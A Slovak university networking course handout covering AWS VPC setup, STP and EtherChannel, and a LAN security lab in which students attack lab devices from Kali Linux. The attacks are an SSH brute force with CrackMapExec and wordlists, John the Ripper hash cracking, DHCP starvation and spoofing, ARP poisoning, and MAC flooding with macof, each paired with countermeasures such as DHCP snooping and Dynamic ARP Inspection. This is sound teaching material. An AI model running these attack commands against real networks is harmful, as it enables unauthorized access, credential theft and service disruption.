

Cvičenie 1: Úvod a opakovanie PS

Osnova:

- Zaradenie študentov do tried v Cisco NetAcad systéme
- Opakovanie tém z predmetu PS

1. Zaradenie študentov do tried v Cisco Netacad systéme:

Na stránke www.netacad.com v záložke **Log In** kliknite na **Redeem Seat Token**. Zvoľte možnosť, že už máte existujúci Netacad účet, následne zadajte svoj email a Seat Token, ktorý ste získali od cvičiaceho.

2. Opakovanie tém:


- Modely sieťovej komunikácie. IOS, sieťové protokoly.
- IP adresácia (IPv4 & IPv6). Podsieťovanie.
- Fyzická vrstva. Technológia Ethernet (prepínanie).
- Transportná vrstva. Protokoly TCP a UDP. Aplikačná vrstva.
- Základná konfigurácia, SSH
- Koncept prepínaných sietí. LAN dizajn. Konfigurácia prepínača (SVI).
- VLAN, Inter-VLAN smerovanie.
- DHCP, SLAAC, DHCPv6
- Úvod do smerovania. Statické a dynamické smerovanie.
- WLAN – len základný koncept

Cvičenie 2: Počítačové siete v kontexte AWS

Osnova:

- Pochopenie základných princípov a pojmov počítačových sietí v AWS
- Vytvorenie a nastavenie virtuálnej siete v AWS cloud-e podľa navrhnuitej topológie

Topológia:



1. Vytvorenie VPC

Virtual Private Cloud je virtuálna sieť umožňujúca logicky izolovať časti AWS cloud-u. V rámci jedného regiónu je možné mať max. 5 VPC.

Tvorí sa pomocou nasledovných atribútov:

- Názov
- Adresný rozsah $</16 - /28>$
- Región

2. Vytvorenie podsietí

Podsietou rozumieme segment VPC nachádzajúci sa v 1 AZ (**Availability zone**). Môže byť Public (pripojené k IGW), Private, VPN only.

Tvorí sa pomocou nasledovných atribútov:

- Názov
- Voľba AZ
- Adresný rozsah $</16 - /28>$ - musí spadať do rozsahu VPC

Preto vytvorené podsiete budú vyzerať nasledovne: **SUB_A: 10.0.10.0/24, SUB_B: 10.0.20.0/24**

3. Koncept smerovania

Router v AWS pojmom je logická entita, ktorá buduje smerovaciu tabuľku (**Main Route table**) a rozhoduje o smerovaní dát. Avšak každá podsieť má svoj vlastný router a teda aj vlastnú lokálnu smerovaciu tabuľku (**Custom Route table**).

Main RT je asociovaná so všetkými podsietami vo VPC a udržiava záznam pre celý CIDR s cieľom Local – zabezpečí dosiahnuteľnosť v rámci celej VPC

4. Implementácia Internet Gateway (IGW)

Umožňuje komunikáciu medzi zdrojmi vo VPC a internetom, a to dosiahneme až po pridaní záznamu default routy [0.0.0.0 -> IGW] do Main Route table.

5. Zabezpečenie elementov pomocou Security Group (SG)

Security group je súbor pravidiel aplikovaný na rozhranie virtuálneho sieťového zariadenia (ENI), ktorý kontroluje komunikáciu na sieťovej karte. Defaultná SG je po vytvorení VPC aplikovaná na každý zdroj. Je spravidla **stateful**, čo znamená, že pokiaľ je vychádzajúca prevádzka povolená, tak k nej sa viažuca spätná komunikácia je automaticky povolená tiež. Pre definovanie pravidiel je jediná povolená akcia **Allow**, rozumej, čo nie je povolené je zakázané.

6. Vytvorenie virtuálnych serverov - EC2 inštancie

EC2 (Elastic Compute Cloud) je služba poskytujúca výpočtové prostriedky v cloude. Virtuálny server (AWS, Linux, Windows, Mac).

Pre vytvorenie virtuálnych serverov, sa použije nasledovný postup:

- Vytvorenie PC1 (SUB_A) a PC2 (SUB_B)
- Priradenie do VPC a danej podsiete
- Voľba OS (AWS linux)
- Povolenie priradenia verejnej IP (potrebné pre umožnenie dostupnosti z internetu)
- Vytvorenie SG a v nej následné povolenie SSH (vzdialený prístup) a HTTP (prístup na web)
- Vygenerovanie SSH kľúča pre vzdialenú správu (.pem file)
- Vloženie scriptu pre inštaláciu Web servera

7. Možnosť pripojenia na SSH a zobrazenie Webovej stránky

8. Umožnenie ICMP komunikácie s PC1 a PC2

V tomto bode je potrebné buď vytvoriť novú SG alebo priradiť do už existujúcej SG pravidlo pre povolenie ICMP komunikácie. Následne potom overiť komunikáciu s PC1 a PC2 (a tiež vzájomnú komunikáciu medzi nimi).

9. Aplikovanie Route 53

Route 53 je globálna DNS služba umožňujúca preklad doménových názvov na IPv4/IPv6 adresy. Smerovacie politiky umožňujú k jednej doméne mapovať viac IP adries (simple, weighted, latency based, geolocation).

Ďalším krokom je vytvorenie Private Hosted Zone – vytvorenie A záznamu a Aliasu. Následne je opäť potrebné overiť komunikáciu medzi PC1 a PC2 využitím, tentokrát, doménových názvov.

10. Vytvorenie a pripojenie sa k databáze

Amazon Relational Database Service (RDS) je služba na nastavenie, prevádzku a škálovanie relačnej databázy na cloudovom serveri. Databázové služby ponúkané AWS sú Aurora, PostgreSQL, MySQL, Oracle, SQL Server a MariaDB.

Pre splnenie úlohy je potrebné vytvoriť databázový systém a prepojiť ho s EC2 inštanciou. Následne sa s tabuľkou pracuje pomocou bežnej syntaxe používanej pre prácu s databázami - vytvorenie tabuľky, vloženie dát, Select dát.

11. Prístupové zoznamy ACL

Network access control list (NACL) je súbor pravidiel riadenia prístupu k sieti, ktorý povoľuje alebo zakazuje špecifickú prichádzajúcu alebo odchádzajúcu komunikáciu na úrovni podsiete. Defaultne je pri vzniku vytvorený Default NACL, ktorý je aplikovaný na komunikáciu pre všetky zdroje v podsieti. Je však možné vytvoriť aj vlastný NACL, ktorý obsahuje podobné pravidlá ako vytvorené SG, pre pridanie ďalšej vrstvy zabezpečenia. NACL je spravidla **stateless**, čo znamená, že je potrebné vložiť aj záznam pre spätnú komunikáciu. Pre definovanie pravidiel je možné v tomto prípade použiť akcie **Allow** aj **Deny**. Je potrebné podotknúť, že v inbound smere špecifikujeme zdrojové IP adresy a v outbound smere cieľové IP adresy.

Pre aplikovanie na našu topológiu je potrebné vytvoriť ACL, ktorý umožní povoliť len ICMP komunikáciu do SUB_A.

12. Práca s Route Table

Pre ukážku práce s Route Table, si vytvoríme novú RT, ktorú priradíme ku podsieti SUB_B a nepridelíme do nej IGW. Stav, ktorý nastane je, že komunikácia s PC2 nebude z internetu možná cez HTTP. Preto pre vyriešenie tohto problému, pridáme do RT cestu ku IGW.

13. Automatizácia pomocou CloudFormation

CloudFormation zjednodušuje správu AWS elementov pomocou automatizácie. Umožňuje vytvárať, či upravovať existujúce šablóny, obsahujúce konfiguráciu nasadenia kompletnej infraštruktúry, pomocou šablóny Infrastructure as Code (IaC) vo formáte **JSON** alebo **YAML**.

Napríklad pre vytvorenie VPC a jej subnetov v našej topológii, by CloudFormation vo formáte YAML vyzeral nasledovne:

```
Resources:
  MyVPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: "10.0.0.0/16"
      EnableDnsSupport: 'true'
      EnableDnsHostnames: 'true'
      Tags:
        - Key: "Name"
          Value: "VPC"

  MySubnet1:
    Type: AWS::EC2::Subnet
    Properties:
```

```
VpcId: !Ref MyVPC
CidrBlock: "10.0.10.0/24"
AvailabilityZone: us-east-1a
Tags:
  - Key: "Name"
    Value: "SUB_A"
```


```
MySubnet2:
  Type: AWS::EC2::Subnet
  Properties:
    VpcId: !Ref MyVPC
    CidrBlock: "10.0.20.0/24"
    AvailabilityZone: us-east-1b
    Tags:
      - Key: "Name"
        Value: "SUB_B"
```

Cvičenie 3: Protokol STP, EtherChannel

Osnova:

- Protokol STP
- Konfigurácia technológie EtherChannel

Topológia:



Protokol STP:

Protokol STP slúži na zabráneniu vzniku L2 slučiek tým, že softvérovo zablokuje redundantné spojenia.

a) Zmena bridge-priority:

Slúži na ovplyvňovanie voľby RB (*Root Bridge*).

```
SW1(config)# spanning tree vlan 10 priority 4096
```

Použiť môžeme aj makro, ktoré na základe BID (*bridge ID*) aktuálneho RB zmení prioritu tak, aby sa RB stal prepínač, na ktorom bolo makro použité. (V prípade, že by bolo potrebné dekrementovať prioritu na 0 tak makro zlyhá.)

```
SW1(config)# spanning tree vlan 10 root primary
```

b) Zmena port-priority:

Slúži na ovplyvňovanie voľby RP (*Root Port*). Konfigurujeme ju na prepínači, ktorý je bližšie k RB. Používame vtedy, ak chceme ovplyvniť pozíciu RP na susednom prepínači.

```
SW(config-if)# spanning-tree vlan 10 port-priority 112
```

c) Zmena costu:

Slúži na zmenu voľby RP. Konfigurujeme ju na prepínači, na ktorom chceme zmeniť RP.

```
SW1(config-if)# spanning tree vlan 10 cost 10
```

Pozn.: Všetky príkazy je možné použiť globálne (bez kľúčového slova vlan) alebo pre konkrétnu VLAN.

d) Zmena STP módu:

```
SW1(config)# spanning-tree mode ?
```

e) Overenie konfigurácie:

```
SW1# show spanning-tree [vlan id][interface Fa0/1][detail]
```

EtherChannel:

Technológia, ktorá umožňuje spojiť viacero fyzických rozhraní do jedného logického rozhrania za účelom vytvorenia prenosového kanála s vyššou priepustnosťou.

```
Switch1(config)# int ra fa0/1-2  
Switch1(config-if)# channel-group 1 mode {active|passive|desirable|auto}
```

Pozn.: Po vytvorení EtherChannelu konfigurujeme logické rozhranie (*portChannel*). Príkazy použité v tomto rozhraní sú automaticky aplikované na všetky fyzické rozhrania daného EtherChannelu.

```
Switch1(config)# interface portchannel  
1Switch1(config-if)# ...
```

Konfiguráciu je možné overiť použitím príkazov:


```
Switch1# show etherchannel [summary]  
Switch1# show etherchannel 1 portchannel
```

Cvičenie 4: Koncepty LAN bezpečnosti

Osnova:

- Konfigurácia bezpečnostných mechanizmov v LAN sieťach

Topológia:



Útoky hrubou silou na lámanie hesiel

1. Vyskúšajte štandardné pripojenie na službu SSH smerovača.

Na smerovači je potrebné vykonať nasledujúcu konfiguráciu:

```
hostname R1
ip domain-name cnl.sk
crypto key generate rsa
1024
username cisco secret cisco123!
username test secret test
username hard secret cisco123!
line vty 0 4
  login local
  transport input ssh
```

Z Kali linux-u zadajte príkaz:

```
ssh cisco@10.10.10.15
```

Uvedený príkaz pravdepodobne skončí chybou – sieťové zariadenie podporuje staršie exchange metódy pre vytvorenie ssh spojenia. Pre vyriešenie tohto problému je potrebné obohatiť konfiguráciu ssh klienta na linux zariadení nasledovne:

```
cd ~
nano .ssh/config

Host 10.10.10.15
  KexAlgorithms=+diffie-hellman-group14-sha1
Host 10.10.10.15
  HostKeyAlgorithms=+ssh-rsa
Host 10.10.10.15
  Ciphers=+aes128-cbc
Host *
  HostkeyAlgorithms +ssh-dss
  PubkeyAcceptedKeyTypes +ssh-dss
```

Konfiguráciu uložte stlačením tlačidla **ctrl+X** a následne **Y**

V tejto chvíli znova zadajte príkaz pre štandardné pripojenie sa na sieťové zariadenie. Pripojenie by malo prebehnúť bez problémov.

2. Využitím nástroja **CrackMapExec** vykonajte brute-force útok na SSH službu smerovača.

Vytvorte súbor obsahujúci používateľské mená:

```
nano users.txt

admin
cisco
test
ssh
user
```


Vytvorte súbor obsahujúci používateľské heslá:

```
nano password.txt

cisco
cisco123
cisco123!
jahoda
test
```

Spustíte nástroj crackmapexec pre skúšanie všetkých kombinácií mien a hesiel:

```
crackmapexec ssh 10.10.10.15 -u users.txt -p password.txt
```



```
(kali@kali)-[~]
$ crackmapexec ssh 10.10.10.15 -u users.txt -p password.txt
SSH 10.10.10.15 22 10.10.10.15 [*] SSH-2.0-Cisco-1.25
SSH 10.10.10.15 22 10.10.10.15 [-] admin:cisco Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [-] admin:cisco123 Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [-] admin:cisco123! Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [-] admin:jahoda Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [-] admin:test Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [-] cisco:cisco Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [-] cisco:cisco123 Authentication failed.
SSH 10.10.10.15 22 10.10.10.15 [+] cisco:cisco123!
```

3. Využitím nástroja **John the Ripper** skúste prelomiť hash hesla pre používateľov „test“ a „hard“. Pri používateľovi „hard“ je potrebné obohatiť slovník nachádzajúci sa v súbore /usr/share/john/password.lst.

```
ssh cisco@10.10.10.15
sh run | inc username
username cisco privilege 15 password 0 cisco123!
username test secret 5 $1$q7NN$e1JPfGmdlwgfL87rcs8ew0
username hard secret 5 $1$dK2o$Dh7xfmqRTNvx0//NZWh7Z.
```

Obohaťte súbor /usr/share/john/password.lst o heslo cisco123!

```
sudo nano /usr/share/john/password.lst
cisco123!
```

Vytvorte súbor s hash hodnotami, ktoré budú lámané:

```
nano hashPassword.txt

$1$q7NN$e1JPfGmdlwgfL87rcs8ew0
$1$dK2o$Dh7xfmqRTNvx0//NZWh7Z.
```

Spustíte nástroj John the Ripper a zobrazte prelomené heslá:

```
john hashPassword.txt
john --show hashPassword.txt

cat .john/john.pot
```

```
(kali@kali)-[~]
$ cat .john/john.pot
$1$q7NN$e1JPFgmdlwgl87rcs8ew0:test
$1$dK2o$Dh7xfmqRTNvx0//NZWh7Z.:cisco123!
```

Útoky na LAN sieť a možné protiopatrenia

Konfigurácia bezpečnosti na prepínačoch pozostáva z konfigurácie nasledujúcich mechanizmov, ktoré riešia útoky smerujúce na rozhrania, VLAN a protokoly DHCP, ARP a STP.

a) Vypnutie nepoužívaných rozhraní

Prvým spôsobom na zabezpečenie rozhraní je vypnutie nevyužitých rozhraní, čo je možné dosiahnuť príkazom shutdown. V prípade potreby vypnutia väčšieho rozsahu rozhraní je možné použiť príkaz range, ktorý umožňuje konfigurovať viacero rozhraní naraz. Konfigurácia vypnutia prvých 10 FastEthernetových rozhraní by vyzerala nasledovne:

```
S1(config)# interface range fa0/1 - 10
S1(config-if-range)# shutdown
```

b) Mechanismy na zabránenie VLAN Hopping útoku

VLAN hopping útok je možné realizovať vyjednaním trunk rozhrania na miestach, kde nie je želaný alebo útokom tzv. dvojitého značkovania v prípade, ak je natívna VLAN rovnaká ako dátová VLAN, v ktorej sa nachádza útočník.

Odporúčané kroky pre zabránenie týmto útokom sú:


- Vypnúť dynamické vyjednávanie trunk rozhraní
 - Vypnutie DTP príkazom `switchport nonegotiate`
 - Statická konfigurácia access rozhrania
 - Vypnutie nepoužívaných rozhraní a priradenie ich do VLAN, ktorá nie je používaná.
- Nastavenie natívnej VLAN na trunk rozhraní na VLAN, ktorá nie je použitá na prenos dát, je možné použiť príkaz: `switchport trunk native vlan 999`


c) Útoky na službu DHCP (DHCP Starvation a DHCP Spoofing) a protiopatrenie (DHCP Snooping)

1. Spustíte útok DHCP Starvation. Útok bude generovať DHCP discover správy vždy s inou zdrojovou MAC adresou s cieľom vyplytvať voľné IP adresy z reálneho DHCP servera.


```
sudo apt-get -y install dhcpstarv
sudo dhcpstarv -i eth0
```

2. Vykonajte jednoduchý prieskumnícky útok, a pozrite si informácie o pripojených zariadeniach, vytvorených spojeniach a štatistikách. Útok bude realizovaný nástrojom **Ettercap**, ktorý je možné nájsť v záložke Sniffing & Spoofing.





3. Vykonajte DHCP Spoofing útok:



Počítač pripojený do siete by mal získať falošné sieťové nastavenia.

4. Implementujte ochranný mechanizmus pre zabránenie DHCP Spoofing útoku = DHCP Snooping.

Na zamedzenie DHCP útokom sa využíva DHCP snooping mechanizmus. Po spustení tohto mechanizmu sú štandardne všetky rozhrania v stave untrusted. Untrusted rozhrania sú schopné prenášať len DHCP Discover a Request správy, ktoré sú bežné pre koncového používateľa. Tento typ rozhrania neposiela

správy typické pre DHCP server. Rozhrania smerujúce k DHCP serveru a do zvyšku infraštruktúry je potrebné konfigurovať ako trust. Tiež je možné nakonfigurovať max. počet DHCP správ za sekundu, ktoré je možné odoslať cez untrust rozhranie. Pri konfigurácii je tiež potrebné definovať, pre ktoré VLAN bude aplikovaný DHCP snooping mechanizmus. Po pridelení sieťových nastavení sa tvorí tzv. DHCP snooping binding tabuľka, ktorá v sebe nesie informáciu o MAC a IP adrese nachádzajúcej sa za rozhraním. Táto tabuľka sa využíva pri ďalších bezpečnostných mechanizmoch. Konfigurácie DHCP snoopingu na rozhraní Fa0/6 pre VLAN 10 a 20 s obmedzením prijatia max. množstva DHCP správ za sekundu na 100 by vyzerala nasledovne:


```
S1(config)# ip dhcp snooping
S1(config)# interface f0/1
S1(config-if)# ip dhcp snooping trust
S1(config-if)# exit
S1(config)# interface f0/6
S1(config-if-range)# ip dhcp snooping limit rate 100
S1(config-if)# exit
S1(config)# ip dhcp snooping vlan 10,20

R1(config)# int fa0/0
R1(config-if)# ip dhcp relay information trusted
```

Pozn.: Rozhranie Fa0/1 je rozhranie, za ktorým sa nachádza DHCP server. Tabuľku vytvorenú po prijatí DHCP nastavení je možné zobrazíť príkazom `show ip dhcp snooping binding`

d) Útok na službu ARP (DHCP Poisoning) a protiopatrenie (Dynamic ARP Inspection)

1. Vykonajte MITM útok využitím útoku ARP Poisoning, v tomto prípade stačí definovať dvojicu cieľov, medzi ktorými chceme odchyťávať komunikáciu. V našom prípade PC a Smerovač.



Pri pohľade na ARP tabuľku na smerovači (`show ip arp`) a počítači (`arp -a`) by malo byť vidieť, že mapovania obsahujú falošný záznam = MAC adresu útočníka priradenú počítaču a smerovaču. Z PC 1 vykonajte ping na bránu. Ping by malo byť možné odchytiť na zariadení útočníka. Realizujte experiment, kde sa pokúsite pripojiť na smerovač protokolom Telnet.

2. Implementujte ochranný mechanizmus pre zabránenie ARP Poisoning útoku = DAI.

Útok spočíva v odosielaní tzv. *Gratuitous ARP správ*, v ktorých je ako MAC adresa, adresa útočníka a IP adresa je adresa brány. Ide o typ nevyžiadanej ARP správy, ktorá má aktualizovať ARP tabuľky koncových zariadení za účelom posielania správ na útočnickové zariadenie. Obranou voči tomu útoku je využitie mechanizmu **Dynamic ARP Inspection (DAI)**, ktoré na základe DHCP snooping binding databázy kontroluje ARP požiadavky na *Untrust* rozhraniach. Konfigurácia pre VLAN 10 by vyzerala nasledovne:

```
S1(config)# ip dhcp snooping
S1(config)# ip dhcp snooping vlan 10
S1(config)# ip arp inspection vlan 10
S1(config)# interface fa0/24
S1(config-if)# ip dhcp snooping trust
S1(config-if)# ip arp inspection trust
```

Rozhranie Fa0/24 je pripojené k DHCP serveru.

V rámci DAI je možné definovať aké parametre sa majú kontrolovať v prijatej ARP požiadavke vzhľadom k tabuľke DHCP binding a vzhľadom MAC adrese zdroja v ARP požiadavke.

```
S1(config)# ip arp inspection validate src-mac dst-mac ip
```

Príkaz `ip arp inspection` sa prepisuje, preto v prípade kontroly viacerých atribútov je potrebné tieto atribúty zapísať za sebou v rámci jedného príkazu.

e) Útok na tabuľku MAC adries

Vykonajte útok hrubou silou na prepínač s cieľom prepĺnenie jeho tabuľky MAC adries a pozorujte štatistiky MAC tabuľky na prepínači pred a po vykonaní útoku:

```
SW: show mac-address-table count
Kali: sudo apt install dsniff
Kali: sudo macof -i eth0
SW: show mac-address-table count
```

BONUS

Jedným z ďalších nástrojov, ktoré je možné využiť na vykonanie útokov cielených na LAN sieť je nástroj **Yersinia**, ktorý umožňuje generovať dátové jednotky pre nasledujúce protokoly:

